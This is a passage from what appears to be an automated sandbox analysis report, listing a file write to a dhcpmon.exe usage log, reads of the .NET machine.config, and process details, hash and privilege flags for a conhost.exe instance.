C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\dhcpmon.exe.log	unknown	20	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a	1,"fusion","GAC",0..	success or wait	1	72E5A33A	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72BB5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	72BB5544	unknown

Analysis Process: conhost.exe PID: 2872 Parent PID: 1320

General

Start time:	11:57:35
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis